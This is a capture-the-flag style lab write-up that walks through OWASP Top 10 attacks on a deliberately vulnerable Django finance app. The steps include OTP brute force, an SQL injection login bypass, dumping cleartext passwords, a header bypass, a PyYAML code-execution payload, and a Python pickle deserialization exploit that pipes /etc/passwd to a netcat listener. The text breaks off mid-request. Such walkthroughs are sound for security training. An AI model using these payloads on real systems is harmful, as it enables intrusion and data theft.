

# **Strawberry Financials's**

**Lab Report**

**Sheerazalicybersec@gmail.com**

2022-01-13



# Strawberry financials Django

[A01:2021-Broken Access Control](#)

[A03:2021-Injection](#)

[A02:2021-Cryptographic Failures](#)

[A04:2021-Insecure Design](#)

[A05:2021-Security Misconfiguration](#)

[A06:2021-Vulnerable and Outdated Components](#)

[A07:2021-Identification and Authentication Failures](#)

[A08:2021-Software and Data Integrity Failures](#)

[A09:2021-Security Logging and Monitoring Failures](#)

[A10:2021-Server-Side Request Forgery](#)

[Bonus Vulnerabilities](#)

[XSS Cross Site Scripting](#)

[Sensitive data exposure](#)

[Remote Code Execution through Command injection](#)



## **A01:2021-Broken Access Control**

The main aim of this lab is to login as admin, for that you are gonna exploit the lack of *rate limiting* feature in the otp verification flow. You can see that the otp is only of 3 digit(for demo purposes) and the application doesnt have any *captcha* or restricts number of tries for the otp.

Now to send the otp to admins mail you need to figure out the admins mail id. Luckily the admin has left his email id for the developers in the page source. Admins email id `admin@pygoat.com` Enter this email in the send otp input box and hit send,you can see that the page says that otp is sent to the email id of the admin. In order to exploit the lack of rate limiting , we can try to *Brute-force* the 3 digit otp.

Steps to Brute force:

visiting [http://192.168.0.108:8000/auth\\_lab](http://192.168.0.108:8000/auth_lab) we can see four options click on login with otp.



we can find admins mail id in the source code of the page.

```
185 </div>
186 <br />
187 <div class="container">
188
189 </div>
190 <!-- In case any issue with the code please mail the administrator through this mail id : "admin@strawberryfinancials.com" -->
191
192
193     <!-- Footer Section Begin -->
194     <footer class="footer">
195         <div class="container">
196             <div class="row">
197                 <div class="col-lg-3 col-md-6 col-sm-6">
198                     <div class="footer__about">
199                         <div class="footer__logo">
200                             <a href="/"></a>
201                         </div>
```

Open Burpsuite and configure your browser to intercept the web traffic, but don't turn intercept on.

- Send the OTP to the admin's mail ID with the help of send OTP feature.
- In the enter the OTP box enter a random 3 digit number.
- Before you press login, turn intercept on on Burp suite and then press log in
- Now you can see that the traffic is captured in Burpsuite.

```

1 POST /otp HTTP/1.1
2 Host: 192.168.0.108:8000
3 Content-Length: 7
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.108:8000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.0.108:8000/otp?email=admin%40strawberryfinancials.com
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: csrfToken=0LLSfeonw00vTWaJ2traMhXlkPykgPp0YR57thC6fbQ8Yn6XzvIxrtWhd1dZkTZP; email="admin@strawberryfinancials.com"
14 Connection: close
15
16 otp=123

```

- Now use the send to intruder feature and send this request to the intruder.
- Set the position of the payload to the `otp=` parameter.

Choose an attack type: Sniper

Attack type: Sniper

Start attack

Target: http://192.168.0.108:8000

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```

1 POST /otp HTTP/1.1
2 Host: 192.168.0.108:8000
3 Content-Length: 7
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.108:8000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.0.108:8000/otp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: csrfToken=0LLSfeonw00vTWaJ2traMhXlkPykgPp0YR57thC6fbQ8Yn6XzvIxrtWhd1dZkTZP
14 Connection: close
15
16 otp=$2321$

```

- Go to the payloads session and choose the payload type to number list
- Fill the range to 100 to 999 with step 1.

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 900  
 Payload type: Numbers Request count: 900

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random  
 From: 100  
 To: 999  
 Step: 1  
 How many:

Number format

Base:  Decimal  Hex  
 Min integer digits:

- Now click attack and you can see that the burp suite tries different combinations of otp and collects its response.
- You can figure out if it has guessed the correct otp by seeing the difference in length of the response for each request.
- The correct otp will have a small response length.

Using this otp you will be able to login into admins account.

Request	Payload	Status	Error	Timeout	Length	Comment
760	859	200			305	
780	879	200			305	
5	104	200			12905	
10	109	200			12905	
11	110	200			12905	
0		200			12905	
12	111	200			12905	
1	100	200			12905	
13	112	200			12905	
4	103	200			12905	
14	113	200			12905	
2	101	200			12905	
15	114	200			12905	

**Request Response**

Pretty Raw Hex Render ⌂ ⌂ ⌂

```

1 HTTP/1.1 200 OK
2 Date: Tue, 14 Dec 2021 16:26:10 GMT
3 Server: WSGIServer/0.2 CPython/3.7.5
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 65
7 X-Content-Type-Options: nosniff
8 Referrer-Policy: same-origin
9
10 <h3>
    Login Success for email:::admin@strawberryfinancials.com
</h3>

```

0 matches


## A03:2021-Injection

on <http://192.168.0.108:8000/login> if we try to login with default credentials admin admin it fails.

The screenshot shows a web browser window with the following details:

- Address bar: Not Secure | 192.168.0.108:8000/login
- Page header: 96 Ersner Vista Suite 437, NY, US | (123) 456-78-910 | Info@strawberryfinancials.com
- Page header: ENGLISH
- Page navigation: Home (underlined), About, Services, Blog, Login, Contact, Search icon
- Page content:
  - Section title: Can You Log in as Admin
  - Error message: The password you have entered doesn't match the username!
  - Username input field: admin
  - Password input field:  (containing five dots)
  - Log In button
  - Link: Register?

if we try a sql payload in the username it fails and tells us user not found this suggests our input ran instead of previous error.



Now with these we can conclude that we can enumerate usernames and that admin a correct username.

so lets try injecting into the password field `anything 1' OR '1' ='1`

## Can You Log in as Admin

Logged in as: admin

**LOG IN**

[Register?](#)

we successfully login as admin and get redirected to query page for admins here we can run sql queries on enumeration we find its using a sqlite database.

The screenshot shows a web browser window with the following details:

- Title Bar:** Shows "Query" and the URL "Not Secure | 192.168.0.108:8000/query".
- Address Bar:** Shows "96 Ernser Vista Suite 437, NY, US" and "(123) 456-78-910".
- User Information:** Shows "Info@strawberryfinancials.com" and a "ENGLISH" language selection.
- Content Area:**
  - A green header bar with the text "Logged in as: admin".
  - Two input fields for "User Name" and "Password".
  - A large black button with the text "LOG IN" in white.
  - A link "Register?" below the button.
  - A navigation bar at the bottom with links: Home, About, Services, Blog, Login, Contact, and a search icon.

## A02:2021-Cryptographic Failures

we successfully login as admin and get redirected to query page for admins here we can run sql queries on enumeration we find its using a sqlite database.

The screenshot shows a web browser window with the following details:

- Address bar: Not Secure | 192.168.0.108:8000/query
- Page title: Query
- Page header: Home, About, Services, Blog, Login, Contact, Search icon
- Page content:
  - Strawberry logo
  - Section title: Query
  - Query input field: "select name from sqlite\_master where type='table'"
  - Query button: QUERY

we can query tables in a sqlite database via this command bellow.

```
select name from sqlite_master where type="table"
```

The screenshot shows a web browser window with the following details:

- Address bar: Not Secure | 192.168.0.108:8000/query
- Page title: Query
- Page header: Home, About, Services, Blog, Login, Contact, Search icon
- Page content:
  - Strawberry logo
  - Section title: Query
  - Query input field: "select name from sqlite\_master where type='table'"
  - Query button: QUERY
  - Output area:
    - result:
    - [('django\_migrations',), ('sqlite\_sequence',), ('auth\_group\_permissions',), ('auth\_user\_groups',), ('auth\_user\_user\_permissions',), ('django\_admin\_log',), ('django\_content\_type',), ('auth\_permission',), ('auth\_user',), ('auth\_group',), ('django\_session',), ('introduction\_faang',), ('introduction\_info',), ('introduction\_login',), ('introduction\_comments',), ('introduction\_otp',), ('account\_emailconfirmation',), ('account\_emailaddress',), ('django\_site',), ('socialaccount\_socialapp\_sites',), ('socialaccount\_socialtoken',), ('socialaccount\_socialapp',), ('socialaccount\_socialaccount',), ('introduction\_authlogin',)]

Now that we have the table names introduction\_login seems like its interesting lets look at the contents of introduction\_login.

The screenshot shows a web application interface. At the top, there is a dark header bar with navigation links: Home, About, Services, Blog, Login, Contact, and a search icon. On the far left of the header is a small logo. To the right of the header, there is contact information: address (96 Ernser Vista Suite 437, NY, US), phone number ((123) 456-78-910), email (Info@strawberryfinancials.com), and a language selection button for English.

The main content area has a title "Query" above a form. The form has a label "Query" and a text input field. Below the input field is a dark button labeled "QUERY". Underneath the button, the word "result:" is followed by a list of tuples: `[(1, 'admin', 'guessme'), (2, 'Hacker', 'Hacker'), (3, 'bob', 'bob'), (4, 'alice', 'alice'), (5, 'jack', 'jacktheripper')]`.

passwords of users are saved in clear text and can be obtained in this way.

## A04:2021-Insecure Design

everything in the app is insecurely designed from ssrf to sql queries being done from user supplied inputs to cookies being able to give user input everything is in securely designed to be vulnerable.

## A05:2021-Security Misconfiguration

If we visit <http://192.168.0.108:8000/secret> which could be found via gobuster or web content discovery in burp we see a page

The screenshot shows a web browser window with the URL `192.168.0.108:8000/secret`. The page content is minimal, featuring a single button labeled "Secret Key". The rest of the page is mostly blank white space.

when we try to see the secret key it says we can not since we are not coming from `admin.localhost:8000`.



Secret Key

Only admin.localhost:8000 can access the secret key

we can try to add a `XHost` header in burp to bypass this restriction.

click on secret key and intercept the request in burp and add the XHost header as shown below

X-Host: admin.localhost:8000

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to 'http://192.168.0.108:8000' is being viewed. The 'X-Host' header has been manually added to the request line:

```
1 GET /secret/view HTTP/1.1
2 Host: 192.168.0.108:8000
3 X-Host: admin.localhost:8000
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: csrfToken=oLLSYeonw00Twaj2traMhXKLKykgPp0YR57thC6fbQ8Yn6XzvIxrtWhd1dZkTZP; email="admin@strawberryfinancials.com"; token=gANjaw50cm9kDW0aw9uLnZpZXdzClRlc3RVc2VycnEAKYFxAX1xAlgFAAAAYWRtaW5xA0sAc2Iu
10 Connection: close
11
12
```

Now we can see the secret api key




Secret Key

ReallySECERTAPIKEY123

# A06:2021-Vulnerable and Outdated Components

If we visit <http://192.168.0.108:8000/upload> which can be found via gobuster easily we see a YAML to JSON Converter with a banner that it uses pyyaml 5.1



A simple google search reveals that the version of pyyaml is vulnerable to remote code execution.

we can make a file as given below and save it as exploit.yml

```
!!python/object/apply:subprocess.Popen
- whoami
```

Once we do that we can upload and see the output.

In this the output of whoami is returning a python subprocess object which can be crawled back and seen in clear text.

The screenshot shows a web page with a dark header containing navigation links: Home, About, Services, Blog, Login, Contact, and a search icon. The main content area features a form titled "Upload" with a file input field labeled "Choose file" which displays "No file chosen". Below the input field is a large black button with the word "UPLOAD" in white capital letters.

Here is your output:

```
<subprocess.Popen object at 0x7f39e32c8bd0>
```

## A07:2021-Identification and Authentication Failures

if we visit [http://192.168.0.108:8000/super\\_admin](http://192.168.0.108:8000/super_admin) we can see that its asking for password given from the week credential exercise or miss-configured logs exercise we have the user jacks username and password we can try to login through his credentials `jack:jacktheripper`

The screenshot shows a web browser window with the address bar set to "Not Secure | 192.168.0.108:8000/super\_admin". The page content is identical to the previous screenshot, featuring the "Upload" interface. Below it, a login form is displayed with the title "Super Admin". The form includes two input fields: one for "Username" containing "jack" and another for "Password" containing a series of asterisks ("\*\*\*\*\*"). A large black "LOG IN" button is centered below the password field.

Please Provide Credentials

we logged in successfully but we are not an admin and we do not see any changes in the webpage as-side from the message welcome jack.

if we inspect the cookies in the browser we can see admin cookie is set to 0.

The screenshot shows a web browser window with the strawberry financials logo at the top. Below it is a login form titled "Super Admin" with fields for "User Name" and "Password", and a "LOG IN" button. To the right of the form is the Chrome DevTools Application tab, which displays the following cookie information:

Name	Value	D...	P...	Expir...	Size	H...	Sess...	Sa...	P...
admin	0	1...	/	2021...	6				M...
email	"admin@strawberryfinancials.com"	1...	/	Sess...	37				M...
csrfToken	KMVASSOFOQxezVvJx4n43T28Yot...	1...	/	2022...	73	Lax			M...

A message at the bottom of the Application tab says "Select a cookie to preview its value". Below the browser window, a message on the page reads "Welcome Jack".

We can now change the cookie to 1 and refresh the page we are now logged out.  
but at the bottom of the page we can see the credit card number for the super admin

The screenshot shows the same setup as the previous one, but the "admin" cookie value has been changed to 1. The cookie table now looks like this:


Name	Value	D...	P...	Expir...	Size	H...	Sess...	Sa...	P...
admin	1	1...	/	2021...	6				M...
email	"admin@strawberryfinancials.com"	1...	/	Sess...	37				M...
csrfToken	KMVASSOFOQxezVvJx4n43T28Yot...	1...	/	2022...	73	Lax			M...

The message "Select a cookie to preview its value" remains at the bottom of the Application tab. At the bottom of the page, there is a message: "your Credit card number is 3600-2121-2112-4350-4392".


# A08:2021-Software and Data Integrity Failures

On gobusting the website we can also find that there is [here](#).

<http://192.168.0.108:8000/admin/dashboard> route visiting the secret route we find that this page is only accessible by the admin.



there is nothing else on the page but inspecting the cookies we find a new cookie named token



It appears to be a base64 decode. We copy that and try to decode it.

It appears to be binary data where the strings `introduction.view` and `Testuser` can be observed, while the latter is our current username. It is possible that this is a serialized python [pickle](#), which is used to convert objects to bytes for storage and transmission.

Let's try deserializing it in order to confirm it.

```
import pickle  
from base64 import b64decode
```

```
print(pickle.loads(b64decode(b'gANjaW50cm9kdWN0aW9uLnZpZXdzClRlc3RVc2VyCnEAKYFxAX1xAlgFAAAAYWRtaW5xA0sAc2Iu')))
```

The snippet above decodes the data and then deserializes it. we get an error looks like its trying to import introduction that we dont have in our files.

```
(kali㉿kali)-[~/Desktop/shaunproj/pyhack]$ python3 ../../test.py
Traceback (most recent call last):
  File "/home/kali/Desktop/shaunproj/pyhack/../../test.py", line 4, in <module>
    print(pickle.loads(b64decode(b'gASVNAAAAAAAACMEmludHJvZHvjdGlvbi52aWV3c5SMCFRlc3RVc2VylJOUKYGUfZSMBWFkbWlulEsAc2Iu')))
ModuleNotFoundError: No module named 'introduction'
```

We can now make a payload.

```
import pickle
from base64 import b64encode

cmd = "nc 192.168.0.108 4444 < /etc/passwd"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system, (cmd,))

print(b64encode(pickle.dumps(PickleRce())).decode()))
```

Running the script will return the encoded pickle

as `gASVEgAAAAAAAAB9lIwEdXNlcP SMBH Rlc3SUcy=`. Switch the page and replace the cookie in through Devtools.

```
(kali㉿kali)-[~/Desktop/shaunproj/pyhack]$ python3 ../../test1.py
gASVPwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCRuYyAxOTIuMTY4LjI5LjEyOCA0NDQ0IDwgL2V0Yy9wYXNzd2SuHZRS1C4=
```

replace the token cookie.

The screenshot shows a browser window with the URL `192.168.0.108:8000/admin/dashboard`. The main content area displays the 'Admin Dashboard' with a sidebar on the left containing the 'strawberry financials' logo, a message about being an admin, and service links for Personal Loans and Business Loans. The right side features the 'Application' tab in the DevTools Network tab, which lists cookies. One cookie, 'token', has a value of `gASVPgAAAAAACMBXBvc2lIwGc3IzdGVtJDUjCNUyAxOTUuMTY4lAuMTA4IDQ0NDQgPCAvZXRlJ3Bhc3N3ZJSfIKULg==`.

Name	Value	D..	P..	Expire...	Size	HttpO...	Secure	Same...	Same...	Priority
csrftoken	oI5YeonwOOwTWaj2traMhLkPykgPpOYR57thC6fbQ8Yn6XzvkrWhd1dZkTzP...	/	2022...		73		Lax			Medium
token	gASVPgAAAAAACMBXBvc2lIwGc3IzdGVtJDUjCNUyAxOTUuMTY4lAuMTA4IDQ0NDQgPCAvZXRlJ3Bhc3N3ZJSfIKULg==	/	Session	105						Medium
email	*admin@strawberryfinancials.com*	/	Session	37						Medium

now we open a netcat listener on our kali machine for netcat to send /etc/passwd dump at our box.

```
(kali㉿kali)-[~/Desktop/shaunproj/pyhack]
$ nc -lvpn 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.21.0.4.
Ncat: Connection from 172.21.0.4:50292.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
149
150
151
```

## A09:2021-Security Logging and Monitoring Failures

Another interesting route we found during gobuster is /logs if we visit that route we see we can not access this page.

You are not allowed to view this page

**Services**

- Personal Loans
- Business Loans
- Online Cash Loans
- Cash Advance

**Socials**

- Facebook
- Instagram
- Twitter
- Skype

**Open Hours**

We work all days a week. Please contact us for any inquiry.

Monday - Friday: 11:00 am - 8:00 pm

Saturday: 10:00 am - 6:00 pm

Sunday: 11:00 am - 6:00 pm

Please remember though that how far you go is up to you. There is no substitute for your own work and effort in succeeding in this business.

Terms of use | Privacy Policy | Community Copyright ©2021 All rights reserved | This template is made with ❤ by

Now lets intercept this request in burp.

```

1 GET /logs HTTP/1.1
2 Host: 192.168.29.128:8000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: ajs_anonymous_id=4b4448bd-745f-4974-a397-1e2846295a89; csrfToken=i5My66PwELxf8kCuTKjkBPxG4mvAgp0HpvuHeY91soH5mEku11Prafp2kk3f21K7
10 Connection: close
11
12

```


Add a debug header to the page.

```

1 GET /logs HTTP/1.1
2 Host: 192.168.29.128:8000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
